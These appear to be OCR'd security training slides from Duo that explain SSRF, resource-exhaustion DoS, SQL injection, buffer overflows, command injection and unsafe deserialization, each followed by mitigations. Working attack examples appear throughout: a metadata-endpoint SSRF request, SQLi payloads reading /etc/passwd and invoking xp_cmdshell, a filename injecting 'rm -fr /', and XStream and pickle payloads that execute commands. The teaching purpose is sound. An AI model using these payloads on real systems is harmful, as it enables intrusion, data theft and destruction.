def image_request_handler(img_url):
    resp = requests.get(img_url)
    return resp.data
```

Stealing Instance User Data

$ curl duo.com?img_url=169.254.169.254/latest/user-data

```
DEPLOY_PRIVATE_KEY = '''\
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAu/JhMBoH+XQfMMAVj23h
n2VHa2HeDJi3FLri3Be5Ky/qZPSCdZdlX50+xrrZ
…..
FoPRXT7zgepKBVzf7+m1PxViHJxthPw/p0BVbc
6OVA==
-----END RSA PRIVATE KEY-----
'''
```

Mitigating the Likelihood of SSRF Attacks

- **Avoid accepting full URIs from untrusted inputs/users**
- **Use an “SSRF resistant” library (e.g. Python->Advocate)**
  - “SSRF resistant” => prevent DNS rebinding and disallow requests to private IP addresses
- **Don’t build support for unneeded protocols in software**
  - E.g. curl by-default supports file://, http://, https://, ftp://, scp://
- **Disable unnecessary protocols via library configuration**
  - imagemagick SVG has support for making HTTP requests
- **Default-to-deny the web server’s network connections**
  - Principle of least privilege: does the service need to create connections to arbitrary servers? If not, do not grant those permissions!
  - Helps with “accidental” SSRF support from feature-dense dependencies

DUO Lightning ~~Talks~~ HACKS

Denial of Service

- What are some possible concerns with this code?

```
def file_upload_handler(user_file):
    file_name = random_file_name()
    file_path = "/tmp/%s" % file_name
    # check file size limit
    if user_file.size > FILE_SIZE_LIMIT:
        raise Exception('file too large')
    file = open(file_path, 'w')
    file.write(user_file.data)
    return 'ok'
```

Denial of Service

- What are some possible concerns with this code?
- **This limits file size, but does not limit the number of files created. An attacker could upload thousands of small files to exhaust inodes.**
- **Linux inodes limits could be around 1 million inodes total.**
- **1 million, 1 byte files = 1MB**

```
def file_upload_handler(user_file):
    file_name = random_file_name()
    file_path = "/tmp/%s" % file_name
    # check file size limit
    if user_file.size > FILE_SIZE_LIMIT:
        raise Exception('file too large')
    file = open(file_path, 'w')
    file.write(user_file.data)
    return 'ok'
```


SQL Injection (SQLi)

What's a SQL?

- **S**tructured **Q**uery **L**anguage
- Many types (MySQL, MSSQL, Postgres, NoSQL, etc)
- They all look something like this:

```
SELECT * FROM Users where username = "admin" and password = "hunter2"
```

How Does SQLi Work?



query = “SELECT * FROM users

WHERE email = \’” + email + “\’ AND password = \’” +

password + “\’;”

SELECT * FROM users

WHERE email = ‘**admin**’ AND password = ‘**letmein**’;

SELECT * FROM users
WHERE email = ‘admin@duo.com’ OR 1=1--’ AND password =’none’;

email =’admin@duo.com’ OR 1=1  TRUE!

Congrats! You’re now logged in as admin@duo.com

Impact of SQLi

- Can log in as any user
  - SELECT * FROM users
    WHERE email = “admin@duo.com” OR 1=1—AND password = “none”
    - **Result:** Logs in as the administrator

- Can insert new users
  - SELECT * FROM users WHERE email =”admin@duo.com”;
    INSERT INTO users (email) VALUES (“attacker@evil.com”);—AND password = “none”
    - **Result:** Inserts a new user into the users table

Impact of SQLi

- Can read arbitrary data from the filesystem
  - SELECT email FROM users WHERE email = “admin@duo.com”
    UNION ALL
    SELECT load_file(‘/etc/passwd’)
    - **Result:** Dumps the /etc/passwd file where the result of the query is displayed
- Can write arbitrary data to the filesystem
  - SELECT * FROM users WHERE email = “admin@duo.com” OR 1=1
    INTO OUTFILE “/var/www/users.txt”
    - **Result:** Writes the entire users table to a web accessible path

Impact of SQLi

- Can even get shell access
  - SELECT email FROM users WHERE email =”admin@duo.com”
    UNION ALL
    SELECT * FROM EXEC xp_cmdshell ‘dir /Users/administrator/Documents/*’

    - Dumps the contents the user’s home directory
    - Even more powerful shell commands possible
      - Add server users
      - Disable host based security
      - Download malware
- And last but not least: **Dump the database**

Real World Examples

- **10/2017** - GoDaddy notes they had SQLi in their SQLi-prevention tool
- **10/2016** - US Election Assistance Commission hacked via SQLi
- **11/2015** - VTech exposes PII of 4-million families via SQLi
- **05/2011** - Barracuda Networks gets hacked via SQLi during WAF patching

Mitigations (that don’t work)

- Keeping schema’s secret

Mitigations (that don't work)

- ~~Keeping schema's secret~~
  - Tools such as sqlmap can fuzz queries to find injections that work

Mitigations (that don't work)

- ~~Keeping schemas secret~~
  - Tools such as sqlmap can fuzz queries to find injections that work
- Prevent special characters in input

Mitigations (that don't work)

- ~~Keeping schema's secret~~
  - Tools such as sqlmap can fuzz queries to find injections that work
- ~~Prevent special characters in input~~
  - Bad password policies prohibit special characters, such as &,;=" to prevent SQL injection
  - This is often a for SQL injection attacks
  - Other encoding formats can bypass these checks
    - ‘ is U+02BC in Unicode

Mitigations (that don't work)

- ~~Keeping schema's secret~~
  - Tools such as sqlmap can fuzz queries to find injections that work
- ~~Prevent special characters in input~~
  - Bad password policies prohibit special characters, such as &,;=" to prevent SQL injection
  - This is often a for SQL injection attacks
  - Other encoding formats can bypass these checks
    - ‘ is U+02BC in Unicode
- Disallowed words

Mitigations (that don't work)

- ~~Keeping schema's secret~~
  - Tools such as sqlmap can fuzz queries to find injections that work
- ~~Prevent special characters in input~~
  - Bad password policies prohibit special characters, such as &,;=" to prevent SQL injection
  - This is often a red flag for SQL injection attacks
  - Other encoding formats can bypass these checks
    - ‘ is U+02BC in Unicode
- ~~Disallowed words~~
  - Trying to prevent certain words in input, such as ‘SELECT’ and ‘UNION’ is **guaranteed** to
    - (a) miss certain words and
    - (b) annoy your users

Mitigations

- **Use Parameterized Queries**

```
query = 'SELECT * FROM versions WHERE id=? LIMIT 1'
res = yield dbconn.runQuery(query, (version_id))
```

- **ORM's**

```
Users.query.filter_by(username="admin",
                      password="hunter2").first()
```

Mitigations

- **Use Principle of Least Privilege -** Every component or user should have the least privilege possible to perform its job
  - You should follow this principle in anything you build
  - People often GRANT too many privileges to database users
  - It doesn't prevent SQL injection attacks, but it mitigates the damage.
    - Your DB user shouldn't be able to perform admin tasks, write to host files, etc.

Privilege	Meaning and Grantable Levels
ALL [PRIVILEGES]	Grant all privileges at specified access level except GRANT OPTION and PROXY.
ALTER	Enable use of ALTER TABLE. Levels: Global, database, table.
ALTER ROUTINE	Enable stored routines to be altered or dropped. Levels: Global, database, procedure.
CREATE	Enable database and table creation. Levels: Global, database, table.
CREATE ROUTINE	Enable stored routine creation. Levels: Global, database.
CREATE TABLESPACE	Enable tablespaces and log file groups to be created, altered, or dropped. Level: Global.
CREATE TEMPORARY TABLES	Enable use of CREATE TEMPORARY TABLE. Levels: Global, database.
CREATE USER	Enable use of CREATE USER, DROP USER, RENAME USER, and REVOKE ALL PRIVILEGES. Level: Global.
CREATE VIEW	Enable views to be created or altered. Levels: Global, database, table.
DELETE	Enable use of DELETE. Level: Global, database, table.
DROP	Enable databases, tables, and views to be dropped. Levels: Global, database, table.
EVENT	Enable use of events for the Event Scheduler. Levels: Global, database.
EXECUTE	Enable the user to execute stored routines. Levels: Global, database, table.
FILE	Enable the user to cause the server to read or write files. Level: Global.
GRANT OPTION	Enable privileges to be granted to or removed from other accounts. Levels: Global, database, table, procedure, proxy.
INDEX	Enable indexes to be created or dropped. Levels: Global, database, table.
INSERT	Enable use of INSERT. Levels: Global, database, table, column.

LOCK TABLES	Enable use of LOCK TABLES on tables for which you have the SELECT privilege. Levels: Global, database.
PROCESS	Enable the user to see all processes with SHOW PROCESSLIST. Level: Global.
PROXY	Enable user proxying. Level: From user to user.
REFERENCES	Enable foreign key creation. Levels: Global, database, table, column.
RELOAD	Enable use of FLUSH operations. Level: Global.
REPLICATION CLIENT	Enable the user to ask where master or slave servers are. Level: Global.
REPLICATION SLAVE	Enable replication slaves to read binary log events from the master. Level: Global.
SELECT	Enable use of SELECT. Levels: Global, database, table, column.
SHOW DATABASES	Enable SHOW DATABASES to show all databases. Level: Global.
SHOW VIEW	Enable use of SHOW CREATE VIEW. Levels: Global, database, table.
SHUTDOWN	Enable use of **mysqladmin shutdown**. Level: Global.
SUPER	Enable use of other administrative operations such as CHANGE MASTER TO, KILL, PURGE BINARY LOGS, SET GLOBAL, and **mysqladmin debug** command. Level: Global.
TRIGGER	Enable trigger operations. Levels: Global, database, table.

Code Execution

What is Remote Code Execution (RCE)?

- RCE is when an attacker is able to execute code on a remote machine
- RCE is a consequence of larger vulnerability classes.
  - Buffer overflows can lead to RCE
  - SQL Injection can lead to RCE
  - Unsafe file uploads can lead to RCE

Buffer Overflows

- Buffer overflows are the most “popular” forms of code execution

- Occurs when a program tries to write more data to a buffer in memory than it can hold, and the data ***overflows*** into adjacent memory
  - The data can overflow into other local variables
  - It can also overflow into the stack pointer, which points to the next instruction to execute

- Occurs most commonly in non-memory managed languages, such as C
  - Because programmers have to manage memory themselves, mistakes are made when checking buffer lengths or freeing memory


Buffer Overflows


```
void copy(char* bar) {

        char c[12];
        strcpy(c, bar);
        }
```


Buffer Overflows

```
void copy(char* bar) {

        char c[12];
        strcpy(c, bar);
        }
```

What happens if the user enters more than 12 characters?








Real World Examples

- 11/02/1988 - Morris Worm
  - Exploited a buffer overflow in the fingerd service
  - Used gets() with a 512-byte buffer
- Today - Linux, Windows, Apache, nginx, MySQL, PostgreSQL, etc. all still have buffer overflows

Buffer Overflow Mitigation

- Use safe methods
  - NO: gets(), scanf(), strcpy(), strcat()
  - YES: fgets(), fscanf(), strcpy_s(), strcat_s()
    - These methods accept a length parameter
- Compile binaries with hardening flags
  - GCC: -fstack-protector
  - Visual Studio: /GS flag
- Use Kernel/OS Protections
  - Linux: grsecurity/PAX, Exec Shield
  - OpenBSD: W^X
  - Windows: Data Execution Prevention (DEP)



What is Command Injection?

- Command injection occurs when an attacker can directly supply input to a shell
- The root cause of command injection is similar to SQLi—data being used as code
  - Untrusted input being concatenated to form queries and commands
- Whatever privilege the shell runs at, the attackers commands run as

Command Injection

```
def upload_file():

    if request.method == 'POST':
                file = request.files['file']
                path = os.path.join('/tmp', file.filename)
                file.save(path)
                        os.system('unzip %s -d /var/www/files', path)

    return redirect('/');
```

What happens if the user uploads a file named “files.zip; rm -fr /; #”?

Command Injection

```
def upload_file():

    if request.method == 'POST':
                file = request.files['file']
                path = os.path.join('/tmp', file.filename)
                file.save(path)
                        os.system('unzip %s -d /var/www/files', path)

    return redirect('/');
```

What happens if the user uploads a file named “files.zip; rm -fr /; #”?

Answer: os.system('unzip files.zip; rm -fr /; # -d /var/www/files’)

```
Operating System Not Found...
```

Command Injection Mitigations

- **Avoid unsafe functions**
  - PHP: exec(), passthru(), system(), shell_exec(), popen(), proc_open(), pcntl_exec()
  - Python: os.system(), os.popen*()
    - If you must run shell commands with untrusted input, use shlex.quote() to escape user input, and subprocess.call(command, shell=False)
- **Don’t use user-supplied filenames**
  - They can contain malicious commands
- **Use native libraries**
  - e.g. Use Python’s zipfile library, instead of sending commands to the shell

Unsafe Deserialization

Serialization Overview

- **Problem:** Need to send a complex Object to a different system
- **Solution:** Serialize the Object into bytes, and Deserialize on other system

- A simple example is JSON serialization/deserialization
  - Convert a JavaScript object into a string that can be sent over HTTP

```
{
        email: “mike@example.com”,
        name: “Mike”
}
```

“{ “email”: “mike@example.com”, “name”: “Mike” }”

Serialization Overview

- More complex usages of serialization is turning XML documents into models and classes
  - Most languages have their own way of taking Objects & turning into “bytes”
- They all share the same security concern: Deserializing untrusted data can lead to attacker-controlled code execution
  - If the XML document contains references to things like system classes or wrappers around shell commands, then deserializing data could execute that code

Apache Struts and Equifax

- Apache Struts uses the Java XStream serialization library, for converting XML documents into classes, and vice-versa
  - XStream performs unsafe deserialization. An attacker could supply a malicious XML file that references system classes, and upon deserialization, would execute system code
- This bug led to the largest data breach in history: the 2017 Equifax breach
- Side note: The bug had been patched in Apache Struts. Equifax failed to update their packages
  - Follow vulnerability mailing lists, and stay up to date with the latest releases of dependencies

Apache Struts and Equifax

```
<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <initialized>false</initialized>
                <opmode>0</opmode>
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <iter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">
                      <command>
                        <string>ls</string>
                      </command>
                      <redirectErrorStream>false</redirectErrorStream>
                    </next>
```

Serialization Exploitation: Python

- Python's serialization format is called "Pickle"
- Deserializing untrusted pickles is really easy to exploit in Python

- Consider the following code:

```
import base64, pickle

def create_object_handler(user_data):
    return pickle.loads(base64.b64decode(user_data))
```

- This allows the provider of `user_data` to execute arbitrary Python code.

Serialization Exploitation: Python

- Pickle encodes everything needed for deserialization, even “type” information!
- An attacker can create classes that run OS commands when deserialized:

```
import base64, pickle, subprocess

class RunCommand(object):
   # reduce provides guidance on how to deserialize
   def __reduce__(self):
     # “when deserializing me, run a OS command!”
     return (subprocess.Popen,
             (('open', '/Applications/Calculator.app'),))

payload = base64.b64encode(pickle.dumps(RunCommand()))
```

Mitigations

- Understand features and capabilities of a particular serialization format
  - Generally, JSON is relatively safe so long as it is not `eval`'d
  - **Be wary of:**
    - Python Pickle
    - Ruby YAML and Marshal
    - XML
    - Java and PHP serialization formats

- Signed serialized objects does reduce the chance of malicious tampering
  - Signing reduces the chance of an attacker creating new or modifying existing serialized objects into something malicious.
  - This is fairly risky, however, as cryptographic flaws could lead to code execution!

Want to Learn More?

- **Secrets Management:** https://gist.github.com/maxvt/bb49a6c7243163b8120625fc8ae3f3cd
- **Cookies & Sessions:** https://crypto.stanford.edu/cs142/papers/web-session-management.pdf
- **Authentication Bypass:** https://compsecurityconcepts.wordpress.com/2013/11/02/authentication-bypass/
- **Timing Attacks:** https://research.kudelskisecurity.com/2013/12/13/timing-attacks-part-1/
- **Information Leakage:** https://www.safaribooksonline.com/library/view/the-web-application/9781118026472/chap15-sec013.html
- **Cross-site Scripting:** https://excess-xss.com/
- **Authorization Bypass:** https://pentest.blog/how-to-test-horizontal-vertical-authorization-issues-in-web-application/
- **Cross-site Request Forgery:** https://www.acunetix.com/websitesecurity/csrf-attacks/
- **Local File Inclusion:** https://www.imperva.com/docs/HII_Remote_and_Local_File_Inclusion_Vulnerabilities.pdf
- **Unsafe File I/O:** http://www.peachpit.com/blogs/blog.aspx?uk=Securely-Handling-File-Uploads-Five-Critical-E-Commerce-Security-Tips-in-Five-Days
- **SSRF:** https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf
- **Resource Exhaustion:** https://javapipe.com/ddos/blog/ddos-types/
- **SQL Injection:** https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- **Code Execution:** https://rhinosecuritylabs.com/penetration-testing/remote-code-execution-bug-hunting-chapter-1/
- **Unsafe Deserialization:** https://www.synopsys.com/content/dam/synopsys/sig-assets/whitepapers/exploiting-the-java-deserialization-vulnerability.pdf
- **Time-of-Check/Use:** https://www.cs.utexas.edu/~shmat/courses/cs380s_fall09/06tocttou-porter.pptx